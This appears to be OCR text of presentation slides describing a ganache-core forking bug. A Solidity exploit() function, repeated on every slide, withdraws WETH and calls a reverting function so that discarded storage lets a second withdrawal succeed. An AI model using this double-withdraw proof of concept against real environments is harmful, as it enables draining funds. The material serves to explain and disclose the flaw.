
- start with withdrawing 1 ether from weth
- cache/storageTrie entry is created for weth upon reference



ganache-core forking

```
function exploit() public {
  bool ok;
  for(uint i=0;i<2;i++){
    weth.withdraw(1 ether);
    (ok, ) = address(this).call(abi.encodeWithSignature("fail()"));
  }
}
```


- then do an abi call to the function fail that revert
- creates a nested scope (checkpoints pushed)



ganache-core forking

```
function exploit() public {
  bool ok;
  for(uint i=0;i<2;i++){
    weth.withdraw(1 ether);
    (ok, ) = address(this).call(abi.encodeWithSignature("fail()"));
  }
}
```


- revert happens and cache is popped from checkpoint, additionally, storageTrie is discarded



ganache-core forking

```
function exploit() public {
  bool ok;
  for(uint i=0;i<2;i++){
    weth.withdraw(1 ether);
    (ok, ) = address(this).call(abi.encodeWithSignature("fail()"));
  }
}
```


- attempt to withdraw again, ganache core first checks storageTrie for storage of weth



ganache-core forking

```
function exploit() public {
  bool ok;
  for(uint i=0;i<2;i++){
    weth.withdraw(1 ether);
    (ok, ) = address(this).call(abi.encodeWithSignature("fail()"));
  }
}
```


- ganache then ignores modified storage state due to patch



ganache-core forking

```
function exploit() public {
  bool ok;
  for(uint i=0;i<2;i++){
    weth.withdraw(1 ether);
    (ok, ) = address(this).call(abi.encodeWithSignature("fail()"));
  }
}
```

